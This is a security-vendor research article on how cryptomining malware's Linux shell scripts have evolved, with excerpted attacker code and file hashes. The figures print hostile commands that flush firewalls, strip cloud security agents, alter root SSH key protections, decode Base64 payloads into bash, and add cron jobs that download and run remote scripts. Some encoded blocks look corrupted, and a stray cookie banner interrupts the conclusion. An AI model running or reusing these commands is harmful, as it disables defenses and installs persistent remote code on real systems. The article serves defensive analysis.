

Cyberzagrożenia

The Evolution of Malicious Shell Scripts

We take note of the ways shell scripts have changed in the hands of cybercriminals and how it can be employed in the development of malware payloads in malicious routines.

By: David Fiser, Alfredo Oliveira
September 23, 2020
Read time: 3 min (719 words)

    [Subscribe](#)

The Unix-programming community commonly uses shell scripts as a simple way to execute multiple Linux commands within a single file. Many users do this as part of a regular operational workload manipulating files, executing programs, and printing text.

However, as a shell interpreter is available in every Unix machine, it is also an interesting and dynamic tool abused by malicious actors. We have previously written about payloads deployed via shell scripts to abuse misconfigured [Redis instances](#), [expose Docker APIs](#), or [remove rival cryptocurrency miners](#). Here we take note of the ways shell scripts have changed in the hands of cybercriminals, and how it can be employed in the development of malware payloads in malicious routines.

Changing commands and programming techniques

The technique of abusing the command-line interpreter is not new; in fact, it's widely leveraged in the wild. However, we started to notice the increase in the scripts' changes and quality.

In the past, shell scripts were relatively straightforward combinations of simple commands with plain links directly deploying the payload. But as the threats started to evolve, malicious actors are now using more advanced commands and programming techniques.

```
chattr -i /etc/crontab
ufw disable
iptables -F
echo "nope" >/tmp/log_rot
sudo sysctl kernel.nmi_watchdog=0
echo '0' >/proc/sys/kernel/nmi_watchdog
echo 'kernel.nmi_watchdog=0' >>/etc/sysctl.conf
userdel akay
userdel vfinder
chattr -ia /root/.ssh/
chattr -ia /root/.ssh/authorized_keys
rm -rf /tmp/address*
rm -rf /tmp/walle*
rm -rf /tmp/keys
if ps aux | grep -i '[aliyun'; then
    curl http://update.aegis.aliyun.com/download/uninstall.sh | bash
    curl http://update.aegis.aliyun.com/download/quartz_uninstall.sh | bash
    kill aliyun-service
    rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
    rm -rf /usr/local/aegis*
    systemctl stop aliyun.service
    systemctl disable aliyun.service
    service bcm-agent stop
    yum remove bcm-agent -y
    apt-get remove bcm-agent -y
elif ps aux | grep -i '[yjunjing'; then
    /usr/local/qcloud/starqate/admin/uninstall.sh
```

```
0d0c1pxRn0j00JY0K0x00x0Q1ZWR1FRS0d0p0d0nNZME4WYKc5Bk1HwZj0a0JZy0cTMM0BBZdLZ29hSZ
1CT2J5Q1R1W0E4wW1cwZ1IzSnZkWEFnTFNCb2RIUndPaTh2ZDNkM0xtNXZjM2x6ZEdWdExtTnZiUzUoY2d
uZ0tnb2dLaThLQ210cGJtTnNkU1JcSUR4emRHUnBieTUuUGduamFXNwpiSFZrW1NB0GMzUn1hUzUuTG1n
K0NpTnBibU5zZFdSbE1EeDFkRzF3TG1nK0NpTnBibU5zZFdSbE1EeG5aWfJ2Y0hRdWFFENETJMmx1WTJ4M
UpHUWdQR3hoYzNSc2IyY3UhrDRDLSTJedUkyeDFaR1UnUEhCM1pDNW9QZ29LSTJSbFptbHUaU0JXU1ZKUf
NU0U9JQ013TGpFaUnncHBib1FnZFhkMGJYQmZZMnhsWUc0b1kyGhjaUFxY0dGMGFdd2dZMmhoY21BcWR
YTmxjaW53Q21sdWRDQnNZWE4wYKc5b1gyTnNaU0Z1S0d0b11YSWdLbkJoZEduc01HTm9ZWE1nS25We1pY
SXBPD3AyYjJsa011UnpaU2hqYUdGeU1DcHdjbt1uY21GdEtUc0tkbT1wWkNCM1pYSnphUz11S0hadmFXU
XBPd29LYUc1ME1HMWdhUzRuYUc1ME1HRn1aMk1zS0d0b11YSWdLbUZ5WjNaY1hTa2d1d29KWTJoaGNpQj
FjM1Z5UzFwUUGweEpUa1ZUU1ZwR1hUc0tDU05vUUhJZ116c0tDZ2wzYUdec1pT229Z0UE5SUdkbGRH0Xd
kQ2hoY21kaxDQmhjbWQyTENBawRuUTZJawtwsUNFOU1FU1BSawtznXduSkNYTjNhWFJqYUNoaktQjdD
Z2tKQ1d0aGMjUWdKM11uT2dvSkNRa0pkbUZ5YzJsdmJpZ3BPd29KSUNBZ01DQWdJQ0FnSUNBZ11uSmxZU
3M3QZdrSkNXTmhjM1UnSjNUbk9nb0pDUWtKYUdZb2MzUn1iR1Z1S0c5d2RHRn1aewtNUG1CU1ZGOU1TUT
UGUTBsYUJTa2d1d29KQ1FrSkNYQn1hUzUwWm1naWRYTmxjaUJ1WUcxbE1IUnZieUJzYj11b1hNG1LUHN
LQ1FrSkNRbGx1R2wWS0RBcE93b0pDUWtKZ1FuSkNRa0pjmjU3Y21sdWRHwU9kWE5eY213Z2MymbDZaUz1t
S0hWe1pYSXBM00FpS1hNaUxDQnZjSFJoY21jcE93b0pDUWtKMW5KbF1XczdDZ2tKQ1dSbFptRjFiSFFnT
2dvSkNRa0pkWE5eS0dGeUozWmJNRjBwT3dvSkNRa0pZbkpsWUdzN0Nna0pmUW9KZ1FuS0NXbG1LSFZ6W1
hJZ1BUMGdUbfZNUENC0GZD0mhjbWQyTENBawRuUTZJawtwsUNFOU1FU1BSawtznXduSkNYTjNhWFJqYUNoaktQjdD
sd2NtbHUKR11uSW1CU1ZFwUFPbHgwWEhRaUtUc0tDU1ptYkhWemFdaHpkR1J2ZFhRcE93b0pkWGWY1hC
Z1kyeGxZUzRuWDFCQ1ZFaGZWU1JOUUN3Z2RYTmxjaW53Q2duSmN1SnBib1JtS0NJZ1YxUk5URHBjZEZ4M
ElpazdDZ2xtWm14MMMyZ29jM1JrYjNWMEtUc0tDMFYzZEcd1gyTnNaU0Z1S0Y5UUFwUk1YMMRUUFZBc0
1IUnpaWE1wT3dvS0NYQn1hUzUwWm1naU1FeJUMUJNVDBjN1hIUW1LUHNLQ1dabWJiUnphQ2h6ZEdSdmR
YUXBPd29KYkdGomRHeHZaMT1qYkdWagJpaGZURUZU0V5TUFWT1UURT1ITENCMWmYU1LUHNLZ1FuS2FX
NTBJSFYzZEcd1gyTnNaU0Z1S0d0b11YSWdLbkJoZEduc01HTm9ZWE1nS25We1pYSXBJSHNLQ1UaS1RFU
WdLb1YzZEcd1gyWnBiR1U3Q2dsemRISjFZM1FnZFhSdGNDQjFkM1J0Y0Y5MGJYQTDZ2xwYm5RZ1kyOT
Fib1ESTURZS0NnbHBaawduZFhkMGJYQmZabWxzW1NB0U1HwZjR1Z1S0hCaGRH23NJD0p5S31JcEtTQT1
QU0JPV1U4TUtTQjdDZ2tKY0hKcGJuUm1LQ0piTFYwZ1ptbHNau1FnZEc4Z2IzQmxiaUJtVUd4bE1DY2xj
eWRiYm1Jc01IQmhkR2dwT3dvSkNYSmxkSFZ5Ym1Bd093b0pmUW9nSUFvSmQaHBiR1UuWm5KbF1XUW9LR
```

Figure 1. Script evolution from plain text (left) to Base64 encoded payload (right).

Plain text links were replaced with Base64-encoded text, while some of the code chunks were downloaded or encoded payloads. This is likely done to hide direct payload links, evade security rules used for their identification, and make analysis more difficult.

```
echo 'IyEvYm1uL2Jhc2gKS01MTFRIRUtJT1NJTk9J015RXZZbWx1TDJKaGMyZ0tDbUoxYm10MGFXOXU
JR3h2WjJGcmFXNXphUzUuYTJsc2JDZ3B1d3BEUUZWT1N1bz1ZR05oZENBdmNISnZZeT1qY0hWcGJtWnZm
R2R5W1hBZ1RUaDZJSHdnWUhkck1DZDdjSEpwYm5RZ0pEUj1KMkFLUTFCU1EyOX1aWE05WUdOaGRDQXZjS
Ep2Wxk5amNIUnBibUp2ZkdkeUpYQWdKMk53ZFNCamIzSmxjeWNNZkNCaGQyc2dKM3R3Y21sdWRDQWt0SD
BuWUFwbGUIQnZjb1FnUkUoR1RFbE9TejBpYUhsMGNITTZMeT1wY0d4d1oyZGxjaTU2Y21jdk1WQn1kbmM
zSWdwbGUIQnZjb1FnUkUoR1ZWT1NRUDBpSkU0UUZUMU11aU1qTFNNaUpFT1FWUU52Y21Wek1ncGx1SEJ2
Y25RZ1ZFaEZUa1ZHU1QwaUpDaDFibUZ0W1NBdF1Ta21DbWxtSUhSNWNHUVWdkMmRsZENBK0wyUmxkaT11Z
Fd4c095QjBhR1Z1Q201dmFIUndJSGRuW1hRZ0xTMXUieTFqYUdWamF5MwpaWEowYUdacFkyRjBaU0F0TF
hWe1pYSXRZU2RsYm5R0U1uZG5aWFFfnSkZSSUJWU1RUa0UpSUMwdGNtUm1aWEpsY2owaUpGUk1SUkpGUmt
UaU1DMXpJQ1JU0U0VWTUNUNUxJQzFQSUM5a1pYWXZib1ZzYkNBeUBp0WtaWF12Ym5Wc2JDQXhQaT1rW1hZ
dmJuUnNiQ0FtQ21acENTbg1JSFI1Y0dVZ2QyUnNJRDR2WkdWMkwNTFiR3c3SUhSb1pXNETibT1vZFhBZ
2QyUnNJQzB0Ym04dFkyGxZMnN0WTJWeWRHbG1hU05oZEduZ0xTMTFjM1Z5TFdGb1pXNTBQU0oZWkd3Z0
pGUk1SU1ZUUVWtFaU1DMHRjbUzTlW1hKbGNqMG1KR1JJU1ZKR1JrUW1JQzF6SUNSUVNFUk1TUTUMSUMxUE1
DOWtaWF12Ym5Wc2JDQX1QaT1rW1hZdmJuUnNiQ0F4UGk5a1pYWXZib1ZzYkNBbUNtWnBDWxtSUhSNWNH
UWdkMmRsSUQ0d1pHUjJMMjUxYkd3N01IUm9aUzRLYm05b2RYQWdkMmRsSUMwdGJtOHRZMMhsWTJzdFkyU
n1kR2xtYUdOaGRHUVWdMUzExYzJWeUxXRm5aUzUwUfNKM1oyUWdKR1JJU1ZWUfUrrW1JQzB0Y21WbUpYSm
xjaBpSkZSSUJWskZSg1UpSUMxek1DU1VTRUZNU1U1JE1DMjVBjQz1rW1hZdmJuUnNiQ0F5UGk5a1pYWXZ
sgdGh1bgogIC91c3IvbG9jYUwucWNSb3UkL3N0YXJnYXR1L2FkbW1uL3UuaW5zdGFsbC5zaAogIC91c3I
vbG9jYUwucWNSb3UkL111bkppbmcvdW5pbN0LnNoCiAgL3Uzci9sb2NhbC9xY2xvdWQvbW9uaXRuci9i
YXJhZC9hZG1pb191bm1uc3RhbgWuc2gKZmkKc2Uydm1jZSBhbG15dW4uc2Uydm1jZSBzdG9wCnN5c3R1b
WN0bCBkaXNhYmx1IGFsaX11bi5zZXJ2aWN1CnBzIGF1eCB8IGdyZXAgLXYgZ3JlcCB8IGdyZXAgJ2F1Z2
1zJyB8IGF3ayAne3ByaW50ICQyYScgYCB4YXJncyAtSSA1IGtpbGwgLTkgJQpwcYBhdXggfCBncmUwIC1
2IGdyZXAgfCBncmUwICdZdW4nIHwgYXdrICd7cHJpbNqgJDJ9JyB8IHhhcmdzIC1JICUga21sbCAtOSA1
CnJtIC1yZiAvdXNyL2xvY2FsL2F1Z21zCgovb3B0L2FsaWJhYmFjbG91ZC9oYnIvdW5pbN0YWxsCg= '
| base64 -d | bash
```

Figure 2. Code chunk replacement with Base64 encoding

The encoded text is decoded using Base64 and passed to a bash shell interpreter to execute the shell script.

```
fi
if [ -s /usr/bin/wget ]; then
    LDR="wget -q -O -"
fi

if ps aux | grep -i '[a]liyun'; then
#check linux Gentoo os
var=`lsb_release -a | grep Gentoo`
if [ -z "${var}" ]; then
    var=`cat /etc/issue | grep Gentoo`
fi

if [ -d "/etc/runlevels/default" -a -n "${var}" ]; then
    LINUX_RELEASE="GENTOO"
else
    LINUX_RELEASE="OTHER"
fi
```

Figure 3. Part of the decoded payload encoded by Base64

The commands were formerly executed regardless of the targeted service running on the server. Nowadays, the script is capable of checking if the service is running or not, and saving some of the CPU time for their payloads. It can be executed together with newer versions also encoded with Base64. It can also substitute variables for specific links.

```
grep -i '[a]liyun'
$bbdir http://update. ██████████.com/download/uninstall.sh
$bbdir http://update. ██████████.com/download/quartz_uninstall.sh
$bbdira http://update ██████████.com/download/uninstall.sh
$bbdira http://update ██████████.com/download/quartz_uninstall.sh
pkill aliyun-service
rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
rm -rf /usr/local/aegis*
systemctl stop aliyun.service
systemctl disable aliyun.service
```

Figure 4. Commands that uninstall the service without checking if it is installed

```
if ps aux | grep -i '[a]liyun'; then
    curl http://update. ██████████.com/download/uninstall.sh | bash
    curl http://update. ██████████.com/download/quartz_uninstall.sh | bash
    pkill aliyun-service
    rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
    rm -rf /usr/local/aegis*
    systemctl stop aliyun.service
    systemctl disable aliyun.service
    service bcm-agent stop
    yum remove bcm-agent -y
    apt-get remove bcm-agent -y
elif ps aux | grep -i '[y]unjing'; then
    /usr/local/qcloud/stargate/admin/uninstall.sh
    /usr/local/qcloud/YunJing/uninst.sh
    /usr/local/qcloud/monitor/barad/admin/uninstall.sh
fi
```

Figure 5. Commands that uninstall the service when it is found running

```
echo -e "*/3 * * * * root (curl -fsSL $house||wget -q -O- $house||curl -fsSL $park||wget -q -O- $park||curl -fsSLk $beam||wget -q -O- $beam --no-check-
certificate -t 2 -T 60)|bash\n##" >> /etc/cron.d/root
echo -e "*/6 * * * * root (curl -fsSL $house||wget -q -O- $house||curl -fsSL $park||wget -q -O- $park||curl -fsSLk $beam||wget -q -O- $beam --no-check-
certificate -t 2 -T 60)|bash\n##" >> /etc/cron.d/system
echo -e "*/7 * * * * root (curl -fsSL $house||wget -q -O- $house||curl -fsSL $park||wget -q -O- $park||curl -fsSLk $beam||wget -q -O- $beam --no-check-
certificate -t 2 -T 60)|bash\n##" >> /etc/cron.d/apache
echo -e "*/8 * * * * root (curl -fsSL $house||wget -q -O- $house||curl -fsSL $park||wget -q -O- $park||curl -fsSLk $beam||wget -q -O- $beam --no-check-
certificate -t 2 -T 60)|bash\n##" >> /var/spool/cron/crontabs/root
```

Figure 6. The URL of wget replaced by a variable

malware.




Figure 7. Base64 encoded config and Pastebin URLs




Figure 8. Base64-encoded XMrig

Conclusion

Malicious actors constantly improve and optimize their routines and techniques, such as their shell scripts capability to obfuscate and deliver payloads. To maximize profits and evade improving detection and mitigation technologies, cybercriminals will employ even previously documented and discovered techniques for other operating systems or combine them with new ones. While some of the techniques have been used in previously observed malware routines or environments, these are quite new for shell scripts and malware families.

In the past, most of the payloads deployments were in plain text and focused on their specific tasks. Now we're beginning to see obfuscation mechanisms inside shell scripts. We should expect even more obfuscation as malware authors try to hide actual payloads in the future.

It's still quite early to claim that these techniques signify that Linux obfuscations are becoming more sophisticated. However, this evolution of shell scripts, wherein they're being used to deliver payloads, is worth noting for further

caution and observation. Moreover, researchers can expect plain text to be less common; they're going to need to En cliquant sur « Accepter tous les cookies », vous acceptez le stockage de cookies sur votre appareil pour améliorer la navigation sur le site, analyser son utilisation et contribuer à nos efforts de marketing.

Defense, can detect related malicious files and URLs and protect users' systems. **Trend Micro Smart Protection Suites** and **Trend Micro Worry-Free™ Business Security**, which have **behavior monitoring capabilities**, can additionally defend against these types of threats by detecting malicious files, thwarting behaviors and routines associated with malicious activities, as well as blocking all related malicious URLs.

Indicators of Compromise (IoCs)

SHA256	Detection Name
1aaf7bc48ff75e870db4fe6ec0b3ed9d99876d7e2fb3d5c4613cca92bbb95e1b	Trojan.SH.MALXMR.UWEKK
bea4008c0f7df9941121ddedc387429b2f26a718f46d589608b993c33f69b828	
0742efecbd7af343213a50cc5fd5cd2f8475613cfe6fb51f4296a7ec4533940d	Trojan.SH.HADGLIDER.TSE
3c7faf7512565d86b1ec4fe2810b2006b75c3476b4a5b955f0141d9a1c237d38	Coinminer.Linux.MALXMR.UWELH
3eeaa9d4a44c2e1da05decfce54975f7510b31113d8361ff344c98d3ddd30bf4	
543ceebd292e0e2c324372f3ab82401015f78b60778c6e38f438f98861fd9a2d	
882473c3100389e563b05051ae1b843f8dd24c807a30acf0c6749cd38137876b	
c82074344cf24327fbb15fd5b8276a7681f77ccacef7acc146b4cffa46dabf62	
eaf9dd8efe43dcf606ec0a531d5a46a9d84e80b54aa4a019fa93884f18c707c3	
f65bea9c1242ca92d4038a05252a70cf70f16618cf548b78f120783dfb9ccd0e	



Dla firm



Złośliwe oprogramowanie | Punkty końcowe | Cyberprzestępczość | Badania | Artykuły, wiadomości, raporty | Cyberzagrożenia

Authors

David Fiser
Threat Researcher

Alfredo Oliveira
Sr. Security Researcher

CONTACT US SUBSCRIBE

Related Articles

- AI Pulse: Election Deepfakes, Disasters, Scams & more
- Understanding the Initial Stages of Web Shell and VPN Threats: An MXDR Analysis
- Attacker Abuses Victim Resources to Reap Rewards from Titan Network

See all articles >

Poznaj bezpłatnie
naszą zunifikowaną
platformę

Zacznij 30-dniowy okres
próbny

Zasoby

- Blog
- Aktualności
- Raporty o zagrożeniach
- Znajdź partnera

Wsparcie

- Business Support Portal
- Skontaktuj się z nami
- Materiały do pobrania
- Bezpłatne wersje próbne

O firmie Trend

- o nas
- Praca
- Lokalizacje
- Nadchodzące wydarzenia
- Centrum zaufania

Siedziba firmy

Trend Micro -
Poland (PL)

Warsaw Trade
Tower
Ul. Chłodna 51
00-867 Warszawa
Polska



En cliquant sur « Accepter tous les cookies », vous acceptez le stockage de cookies sur votre appareil pour améliorer la navigation sur le site, analyser son utilisation et contribuer à nos efforts de marketing.

Wybierz kraj / region

Telefon: +48 800
112 5238



En cliquant sur « Accepter tous les cookies », vous acceptez le stockage de cookies sur votre appareil pour améliorer la navigation sur le site, analyser son utilisation et contribuer à nos efforts de marketing.